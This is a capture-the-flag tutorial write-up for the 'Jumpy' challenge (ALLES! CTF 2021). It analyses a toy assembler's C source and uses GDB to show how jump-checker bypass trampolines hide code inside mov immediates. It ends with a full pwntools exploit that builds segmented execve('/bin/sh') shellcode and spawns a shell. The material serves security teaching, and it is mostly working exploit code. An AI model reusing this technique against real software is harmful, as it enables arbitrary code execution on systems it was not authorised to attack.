
Jumpy

ALLES! CTF 2021

TsarSec



2021-09-03

Contents

Jumpy **3**

- Files . . . 3
- Analyzing the source . . . 3
- Let's start debugging . . . 7
- Exploitation . . . 9
- Building the Exploitation Primitive . . . 10
  - Testing the Theory . . . 11
- Writing an Exploit . . . 12
  - Writing the Primitive . . . 13
  - Writing the Shellcode . . . 14
- Final exploit . . . 15
- Victory . . . 16

Jumpy

Writeup by: TsarSec and edited by GoProwSlowYo

Team: OnlyFeet

Writeup URL: GitHub

This turned out to be more of a tutorial than a writeup so if you're completely new to binary exploitation I hope you learn something! This was written so you can execute all the steps by yourself so I highly encourage you to actually download the `jumpy` executable and interactively use this writeup to first try stuff for yourself and if you get stuck return to the writeup.

Files

jumpy

jumpy.c

If these links are offline after the CTF we've mirrored the binaries to our Github, here.

Analyzing the source

We are presented with a c file containing some source code. The first step to solve any challenge is to understand what this code does. When we have a decent grasp of what the application does, we can start looking for ways to exploit its behaviour.

Let's start at the entrypoint. Every `c` program has an entrypoint and it's usually it's main function.

`main()`

The application starts by telling us some random fact about V8 (Chrome's javascript engine) but then tells us this is actually a 'small and useless assembler'.

```c
int main(void)
{
    ignore_me_init_buffering();
    printf("this could have been a V8 patch...\n");
    printf("... but V8 is quite the chungus ...\n");
    printf("... so here's a small and useless assembler instead\n\n");
...
}
```

Here we see that the application proceeds to map a block of memory at address `0x1337000000` with permissions set to `PROT_READ` and `PROT_WRITE`. The size of this block of memory is 0x1000 (or 4096) bytes. A pointer to this block of memory is stored in the `mem` variable. Additionally we see that the variable `cursor` is set to the beginning of this memory block.

After this initialization we have some 'menu' style output where it seemingly tells us which instructions this assembler supports:

- `moveax $imm32`
- `jmp $imm8`
- `ret`

We'll get into what these instructions actually mean and do later on, we first want to get a general idea of what the rest of the application does.

```
mem = mmap((void*)0x1337000000, 0x1000, PROT_READ | PROT_WRITE,
    MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
memset(mem, 0xc3, 0x1000);
cursor = mem;

printf("supported insns:\n");
printf("- moveax $imm32\n");
printf("- jmp $imm8\n");
printf("- ret\n");
printf("- (EOF)\n");
printf("\n");

uint8_t **jump_targets = NULL;
size_t jump_target_cnt = 0;
```

We enter an infinite loop that asks the user for 9-characters by using `scanf()`, this result gets stored in the `opcode` variable. This input string is then parsed by the `isns_by_mnemonic()` function and its return value is stored as `insn`.

Without even looking at `isns_by_mnemonic()` we can guess that it parses the actual human readable words `moveax`, `jmp`, and `ret` and turns them into their corresponding machine code representations.

If the `isns_by_mnemonic()` can't find an instruction matching our input, we break out of the infinite loop.

```
while (1)
{
    printf("> ");
    char opcode[10] = {0};
    scanf("%9s", opcode);
    const instruction_t *insn = isns_by_mnemonic(opcode);
```

```
    if (!insn)
        break;
[...snip...]
```

Let's continue.

The very next thing it does is call the `emit_opcode()` function with our parsed opcode as argument.

```
emit_opcode(insn->opcode);
```

Remember that `cursor` points to the beginning of the block of memory that was mapped earlier. All that this function does is write our opcode at address `0x1337000000` in memory, and then increases the `cursor` by 1, so the next time this function is called, `cursor` will point to `0x1337000001` and our data will be written there.

```
void emit_opcode(uint8_t opcode)
{
    *cursor++ = opcode;
}
```

The rest of the while loop contains a switch-case to do something based on what opcode we gave it this iteration of the loop.

```
switch (insn->opcode)
{
case OP_MOV_EAX_IMM32:
    emit_imm32();
    break;
case OP_SHORT_JMP:
    jump_targets = reallocarray(jump_targets, ++jump_target_cnt, sizeof
       (jump_targets[0]));
    int8_t imm = emit_imm8();
    uint8_t *target = cursor + imm;
    jump_targets[jump_target_cnt - 1] = target;
    break;
case OP_RET:
    break;
}
```

We again see the same three instructions mentioned but they are referenced as constants. This might be a good time to quickly look at how those constants are defined:

```
const uint8_t OP_RET = 0xc3;
const uint8_t OP_SHORT_JMP = 0xeb;
const uint8_t OP_MOV_EAX_IMM32 = 0xb8;
```

So if we feed the program the string `ret` it writes the byte `0xc3` to our memory block starting at `0` x1337000000 Similarly, if we enter `moveax` it writes the byte `0xb8`. Finally, the same goes for `jmp` with `0xeb`.

Let's take a closer look at what happens if we decide to enter `moveax`. The function `emit_imm32()` is called.

```
case OP_MOV_EAX_IMM32:
    emit_imm32();
    break;
```

This function again asks for more user input. In this case it uses the `scanf()` function to ask us for a 32-bit integer (`%d`) and writes that directly to where our `cursor` variable is pointing. It then advances the cursor by 4 bytes (32 bits).

```
void emit_imm32()
{
    scanf("%d", (uint32_t *)cursor);
    cursor += sizeof(uint32_t);
}
```

So to recap:

- We enter `moveax` and the byte `0xb8` gets written to `0x1337000000`.
- The cursor gets increased by 1 because we just wrote 1 byte.
- We then get asked to input a 32-bit (or 4-byte) integer that gets written to `0x1337000001`. Similarly it increases the cursor by 4 bytes because we just wrote 4 bytes of integer data.

Lets move on to the `jmp` instruction.

The first two lines are to increase the amount of elements in the array `jump_targets` by 1.

We see a call to a familiar function called `emit_imm8()` that does the same thing as `emit_imm32()` we saw earlier, except it asks us for an 8-bit signed decimal value instead of a 32-bit one. It also adjusts the cursor accordingly.

```
case OP_SHORT_JMP:
    jump_targets = reallocarray(jump_targets, ++jump_target_cnt, sizeof
        (jump_targets[0]));
    int8_t imm = emit_imm8();
    uint8_t *target = cursor + imm;
    jump_targets[jump_target_cnt - 1] = target;
    break;
```

The jmp instruction allows us to jump to other memory addresses by specifying a relative offset. So with the `jmp` input, we can jmp to relative offsets in the range [-127,+128]

So, again, to recap:

- We enter jmp and the byte 0xeb gets written to whatever the cursor points to.
- We then enter an 8 bit (signed) integer that gets written directly after the 0xeb.

After we exit the while-loop that asks us for instructions, we enter the above code.

There is one more **important** thing to go over here. When we look at the code for when we enter a jmp instruction, we see that it keeps track of where our jmp will be pointing to.

It looks at the offset we provide through the emit_imm8() and checks if the opcode at that address is also one of the three allowed opcodes (jmp, moveax, ret or 0xeb, 0xb8, 0xc3 respectively) To recap:

- The application keeps track of where we try to jmp to, if the target of the jmp instruction (our 8-bit value) isnt also one of the whitelisted instructions (jmp, moveax or ret) it exits.

```
for (int i = 0; i < jump_target_cnt; i++)
{
    if (!is_supported_op(*jump_targets[i]))
    {
        printf("invalid jump target!\n");
        printf("%02x [%02x] %02x\n", *(jump_targets[i] - 1), *(
            jump_targets[i] + 0), *(jump_targets[i] + 1));
        exit(1);
    }
}
```

The following code takes our earlier memory block at address 0x1337000000 (which we can write instructions to) and makes it readable and executable. It then starts executing it.

```
uint64_t (*code)() = (void *)mem;
mprotect(code, 0x1000, PROT_READ | PROT_EXEC);
printf("\nrunning your code...\n");
alarm(5);
printf("result: 0x%lx\n", code());
```

Let's start debugging

From reading the source code, we now know that we should be able to insert assembly code at 0x1337000000 where we have the option of choosing one of the following instructions:

- mov eax, 0xOURVALUE
- jmp relative

- ret

And we know that whenever we use a `jmp relative` the target of the jump is validated to also be either a `mov eax` or a `jmp`.

(NOTE: Make sure the jumpy binary has executable (+x) permissions!) Let's verify this behaviour in our debugger, GDB. Start it with:

```
gdb ./jumpy
```

Start running the executable with:

```
(gdb) run
```

Let's first try the `moveax` instruction and try to store it with `0xDEADBEEF` as argument.

`0xDEADBEEF` in decimal is `3735928559` which is what we need to pass to the "assembler".

```
this could have been a V8 patch...
... but V8 is quite the chungus ...
... so here's a small and useless assembler instead

supported insns:
- moveax $imm32
- jmp $imm8
- ret
- (EOF)

> moveax
3735928559
>
```

After entering the instruction and the argument, hit `ctrl+c` to pause the program.

This will return to GDB and we'll enter `x/2gx 0x1337000000` to inspect 2 giant words at address `0x1337000000`.

```
(gdb) x/2gx 0x1337000000
0x1337000000:     0xc3c3c3deadbeefb8     0xc3c3c3c3c3c3c3c3
```

We see our instruction value and the argument we provided, lets now inspect this memory but interpret it as instructions:

```
(gdb) x/4i 0x1337000000
   0x1337000000:     mov     eax,0xdeadbeef
   0x1337000005:     ret
   0x1337000006:     ret
   0x1337000007:     ret
```

This is what we expected! so lets try adding a second instruction. From the layout we see that our next instruction will be written at `0x1337000005`. We should be able to make a jmp that jumps back to our original instruction at `0x1337000000`, we can achieve this by doing a jmp -7 (the difference is actually -5 but we need to substract an additional 2 from that)

```
(gdb) c
Continuing.
```

The executable is waiting for our next input, so enter:

```
jmp
-7
>
```

Again, we back out with `ctrl+c` and inspect the memory at `0x1337000000`

```
(gdb) x/2gx 0x1337000000
0x1337000000:    0xc3f9ebdeadbeefb8    0xc3c3c3c3c3c3c3c3
(gdb) x/4i 0x1337000000
   0x1337000000:    mov    eax,0xdeadbeef
   0x1337000005:    jmp    0x1337000000
   0x1337000007:    ret
   0x1337000008:    ret
(gdb)
```

When this code is run, it doesnt do much. It moves the value `0xdeadbeef` into the `eax` register and then jmps back to itself in an infinite loop.

Exploitation

So how can we use this to execute arbitrary instructions? Seemingly the only thing we can do is move a value into the eax register and jmp around:

```
   0x1337000000:    mov    eax,0xdeadbeef
                    ^
                    |
                    +------------------+
                                       |
   0x1337000005:    jmp    0x1337000000
```

The obvious idea here is to make it so the argument to moveax (0xDEADBEEF) contains arbitrary other instructions

So instead of doing a `jmp 0x1337000000` we'd jump into the first bytes of `0xDEADBEEF`

```
   0x1337000000:    mov    eax,0xdeadbeef
                             ^
```

```
                                 |
                                 +----+
                                      |
   0x1337000005:    jmp    0x1337000002
```

There is one big issue with this though. Remember we have a big restriction on the jmp instructions: the target of the jump needs to be either a mov eax or a jmp itself. So we cant just jump directly to any other byte in memory.

The 'jmp-checker' only keeps track of jumps that are inserted through the application directly, not jumps we might encode in the moveax argument. We can leverage this and craft 0xdeadbeef so it contains a second jmp to any instruction we'd like!

```
   0x1337000000:    mov    eax,0xF007B00B
                                 ^      |
                                 |      +----+
                                 +----+      |
                                      |      |
   0x1337000005:    jmp    0x1337000002      |
                                             |
                                          Wheeee we're free
```

Building the Exploitation Primitive

We can now jump to anywhere in memory and we dont have to care about what the target instruction is. The next question is, how do we get arbitrary bytes into memory so we can jump to it? Easy! We can write 4 byte chunks with the moveax instruction.

The general idea is the following:

```
   0x1337000000:    mov    eax,0xF007B00B
   0x1337000005:    jmp    0x1337000002
   0x1337000007:    mov    eax,0xdeadbeef
   [...]
```

Where `0xF007B00B` is actually a sequence of bytes that are the instruction `jmp +n` which jumps directly into `0xdeadbeef`.

First we need to figure out what the bytes are that encode a `jmp` into `0xdeadbeef`, turns out that is `EB 03`, since we have 4 bytes we can pad this with a `NOP` (0x90) instructions. So our first `moveax` should contain something like `0x9090eb03` which translates to:

```
nop
nop
jmp +5
```

which should jump over our first `jmp` instruction and right into `0xdeadbeef`.

For testing purposes, when dealing with instructions its often usefull to either put in a bunch of `NOP` (0x90) or breakpoint (0xCC) bytes.

Lets return to GDB and verify some of the stuff we just theorized.

Testing the Theory

Our first instruction will be a `moveax` with `0x9090eb03`, encoded for little-endian this would be `0x03eb9090`, converted to a decimal, this is `65769616`

Our second instruction will be a `jmp` into `0x03eb9090`, we need to jump back 2-bytes, so we enter a `jmp` with the value ‘-4.

The third instruction will be a `moveax` with 4-bytes of arbitrary code we want to run, lets just put in `0xCCCCCCCC` (4 breakpoints) and see what happens, `0xCCCCCCCC` converted to decimal is `3435973836`.

```
> moveax
65769616
> jmp
-4
> moveax
3435973836
```

`ctrl+c` back into gdb to inspect:

```
(gdb) x/4i 0x1337000000
   0x1337000000:    mov    eax,0x3eb9090
   0x1337000005:    jmp    0x1337000003
   0x1337000007:    mov    eax,0xcccccccc
   0x133700000c:    ret
```

We see that we jump to `0x1337000003`, lets inspect that address for instructions:

```
(gdb) x/4i 0x1337000003
   0x1337000003:    jmp    0x1337000008
   0x1337000005:    jmp    0x1337000003
   0x1337000007:    mov    eax,0xcccccccc
   0x133700000c:    ret
```

Nice, seems like we succesfully encoded the trampoline in the first moveax, lets also check that `0x1337000008` points to our arbitrary 4 bytes of instructions at `0xCCCCCCCC`

```
(gdb) x/4i 0x1337000008
   0x1337000008:    int3
   0x1337000009:    int3
```

```
   0x133700000a:       int3
   0x133700000b:       int3
```

Seems like it worked, int3 is a software breakpoint (our sequence of 0xCC’s) Since we currently are in GDB, we could continue to run the program and actually run our instructions, hit `c` to continue running the program and then enter something that is not jmp moveax or ret, so we break out of the while loop that asks for input and start the jump-checker and execute our code.

If we have done everything correctly we should hit the breakpoints and GDB should automatically pause the program.

```
(gdb) c
Continuing.
run

running your code...

Program received signal SIGTRAP, Trace/breakpoint trap.
0x0000001337000009 in ?? ()
```

Perfect! We see that we hit a breakpoint at `0x0000001337000009` exactly as we would expect.

1. `moveax` containing a ‘trampoline `jmp`’ to the argument of our third instruction
2. `jmp` into ‘trampoline’ `jmp`
3. `moveax` contains the actual instructions as it’s argument.

```
   0x1337000000:       mov    eax,0x3eb9090
                                     ^  |
                                     |  +-------+
                                     +-----+    |
                                           |    |  (jmp to 08)
   0x1337000005:       jmp    0x1337000003      |
                                                |
                                    +-----------+
                                    |
                                    v
   0x1337000007:       mov    eax,0xcccccccc
   0x133700000c:       ret
```

Writing an Exploit

We can chain the primitive we constructed until we run out of space (which should be plenty, remember the memory area we are executing in has size 0x1000). The only restriction we have is that our code needs to fit in 4-byte chunks. This means that we can’t use instructions that need more than 2 or 3 bytes as their argument.

The next step is to write code that actually does something usefull. At this point its probably a good idea to start writing exploit code. We will be using `python` and `pwntools` for this.

Create a file called `exploit.py` and put in the following stub:

```
#!/usr/bin/env python3

from pwn import *
from struct import pack as p, unpack as u

r = process("./jumpy")
context.update(arch="amd64")
```

This should be pretty straightforward, we import pwntools and two helper functions from struct to deal with endiannes conversion. We then open/execute our target binary `jumpy`.

We will be interacting with the stdin/stdout of `jumpy` through pwntools with functions like `send()` `sendline()` `recv()` etc.

After that, we tell pwntools that we are dealing with a 64-bit executable (this is important for building shellcode later)

Writing the Primitive

Ideally we want to wrap the primitive we came up with to execute an arbitrary 4-byte sequence in a seperate function. This function takes in the 4-bytes of instructions as a decimal.

```
def primitive(r, code):
    code = b"%d" % code
    print(f"[+] sending primitive.. {code}" )
    r.sendline(b"moveax")
    r.sendline(b"65769616")
    r.recvuntil(b">")
    r.sendline(b"jmp")
    r.sendline(b"-4")
    r.recvuntil(b">")
    r.sendline(b"moveax")
    r.sendline(code)
    r.recvuntil(b">")
```

You can see that all it does is communicate with the executable in the same way we wouldve done on the CLI, we've just automated it a bit.

To test this code we could try to call it with argument set to `0xCCCCCCCC`, attach our GDB and see if we hit 4 breakpoints again as expected.

Writing the Shellcode

We now need to come up with shellcode that spawns a shell. There are a million different ways you could write this code but I decided to go with a syscall to `execve()`.

`execve()` expect a string as the first argument, which is the path to the executable, for a shell we need a string in memory containing "/bin/sh" somewhere. My approach was to first call the `read()` syscall that reads data from stdin and writes it to the stack (`RSP` register) and then call `execve()` with the address of the stack that now should contain "/bin/sh".

For reference, syscalls are made by first setting up a few registers and then executing the syscall instruction.

```
%rax:
execve  = 59
read    = 0

%rdi:
execve  = *filename
read    = fd
%rsi:
execve  = argv[]
read    = *buf
%rdx:
execve  = argp[]
read    = count
```

The general idea for the shellcode:

```
xor rdx,rdx                  ; set rdx to 0
add rdx,40                   ; set rdx to 40
nop; mov rsi, rsp            ; set rsi to stack
nop; xor rdi, rdi            ; set rdi to 0
xor eax,eax; syscall         ; set rax to 0 and syscall

# we now send a string like /bin/sh to the socket so
it gets stored on the stack
we can now proceed to make a syscall to execve

xor rdx,rdx                  ; set rdx to 0
nop;mov rdi, rsi             ; move rsi( our /bin/sh string) to rdi
xor rsi, rsi                 ; set rsi to 0
nop;xor rcx,rcx              ; set rcx to 0
add rcx, 59                  ; set rcx to 59
mov eax,ecx;syscall          ; move ecx into eax and perform syscall
```

Turning this into python code, and adding some padding so every individual primitive has 4 bytes of instructions, we end up with:

```
shellcode = [
    asm("nop; xor rdx,rdx"),
    asm("add rdx,40"),
    asm("nop; mov rsi, rsp "),
    asm("nop; xor rdi, rdi "),
    asm("xor eax,eax; syscall "),

    asm("nop; xor rdx,rdx"),
    asm("nop; mov rdi,rsi"),
    asm("nop; xor rsi,rsi"),
    asm("nop; xor rcx,rcx"),
    asm("add rcx, 59"),
    asm("mov eax,ecx; syscall"),
    b"\xcc\xcc\xcc\xcc"
]
```

We pretty much have everything we need now. Send all of these segmented instructions by using the function we made earlier and then send some nonsense like `run` or `tsar` to actually break out of the input loop and execute our code.

```
for part in shellcode:
    primitive(r, u("<I",part))

r.sendline(b"run")
```

The program should be waiting for input because we first made a syscall to `read()`, so now we send it the string "/bin/sh\x00". The `\x00` is a nullbyte for proper string termination.

```
r.sendline(b"/bin/sh\x00")
```

Final exploit

```
#!/usr/bin/env python3

from pwn import *
from struct import pack as p, unpack as u

r = process("./jumpy")
context.update(arch="amd64")

r.recvuntil(b">")

def primitive(r, code):
    code = b"%d" % code
    print(f"[+] sending primitive.. {code}" )
    r.sendline(b"moveax")
    r.sendline(b"65769616")
```

```
    r.recvuntil(b">")
    r.sendline(b"jmp")
    r.sendline(b"-4")
    r.recvuntil(b">")
    r.sendline(b"moveax")
    r.sendline(code)
    r.recvuntil(b">")

shellcode = [
    asm("nop; xor rdx,rdx"),
    asm("add rdx,40"),
    asm("nop; mov rsi, rsp "),
    asm("nop; xor rdi, rdi "),
    asm("xor eax,eax; syscall "),

    asm("nop; xor rdx,rdx"),
    asm("nop; mov rdi,rsi"),
    asm("nop; xor rsi,rsi"),
    asm("nop; xor rcx,rcx"),
    asm("add rcx, 59"),
    asm("mov eax,ecx; syscall"),
    b"\xcc\xcc\xcc\xcc"
]
# send primitives
for part in shellcode:
    primitive(r, u("<I",part))

input("[enter] fire exploit ")

r.sendline(b"run")

r.recvline()
print(r.recvline())

print("[+] sending \"/bin/sh\" for read() to store on stack..")
r.sendline(b"/bin/sh\x00")


print("[!] enjoy your shell ;) ")
r.interactive()
```

Victory

Submit the flag and claim the points:

ALLES!{people have probably done this before but my google foo is weak. segmented shellcode maybe?}